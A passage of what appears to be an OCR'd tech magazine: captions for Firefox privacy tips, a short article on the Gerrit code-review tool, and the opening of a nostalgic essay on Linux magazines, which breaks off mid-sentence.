



6.Private Browsing:

It contains information about importance of Private Browsing and how to open this mode and how it looks.

7.Http vs Https:

It contains the information about both protocol http and https and which is more secured between them.






8.SSL:

It contains the information about the Secure Socket Layer and its importance for every website.


9.Net Neutrality:


It contains the information highlighting the net neutrality issues with a well known Graphics.





10.Forget Button:

It Contains the information about the forget button in the firefox and how it clears your history and how to use it.











11.Tracking Protection In Private Browisng:


It contains the information about how turn off and on the Tracking Protection in Private Browsing.

12.Master Password:

It describes the master password feature of the Firefox and how to set the passowrd.






Gerrit
By Rajdeep Kaur

Git, this is the first word that comes into our mind when we think about open source. It is an excellent global information tracker invented by Mr. Linus Torvalds. But it is still difficult to maintain the source code of very large projects that have repositories in thousands. Have you ever even thought how google maintains android? Well, android is a huge project. How much? Around 563 repositories as far as I know! Github can handle 563,000 forks but it was difficult for Google maintainers to maintain so many branches and even the code review had become very difficult to manage in that condition. Then Shawn Pearce with his team of 5 members had developed a tool called Gerrit to handle this issue and get the id of this fork problem.

Gerrit is a project that is basically taking care of the forking problem and code review, it is a web base code review tool. This provides the facility of reading the lastest updated code, with the a feature of comment on each code review and provide the marking section that can rate your change whether it can be improved more or not.

We can also call it a git server that is providing the search and dashboard to search the oldest to newest commit. It is best to use Gerrit whether there is a security issue and where we need to keep the commits confidential and if we want to share the code only with few people.

With Gerrit we don't have to fork the code, we can directly clone the code and make our changes and push it, and there is not even a problem to make a pull request the code will be directly merged to master repository after the review, it is also great in deployment to support the database in MySql, embedded H2 and also to provide the http and ssh key embedded with jetty.

It was the one of the best tools that have developed to overcome the situation, it is not only used by android nowadays, but many open source projects like MediaWiki, Pywikibot have also been attracted towards this project.

Source: reddit.com

By Somesh Khandelia

LINUX OVER THE YEARS

It was a cold grey morning in May 2000. Winter should have departed but that doesn't happen in Britian. So Reader Zero, seeking respite from the icy rain and miserable population, stumbled into their local newsagent. Zero was hoping for some stimulating and edifying reading material, but was mostly resigned to the notion that the shelves would be populated with the usual feuilletons, corrupt gaming magazines and various 'zines pandering to interests Zero did not possess. And then he saw it, fluorescent orange, a light in the darkness: "Join the revolution!" the coverline told our enraptured reader. Amazed that frustrated tinkerings at the terminal, considered by their peers an affectation rather than a hobby, could be part of something so exciting and dynamic as a 'revolution', Zero was powerless to resist. There was a free disc too, a whole Linux distribution (Definite Linux) was on there! That would take about a month to download over dial up. And there would be another one in four weeks, and eventually there would be not just a CD but a DVD. Zero's life was changed, and while Definite Linux definitely didn't last long, and the magazine would change hands many times over the next 15 years, it remained a bastion of quality publishing that would inform, entertain and delight.Back when Zero was having their cathartic moment in the newsagents, Linux was already about nine-years old. Some 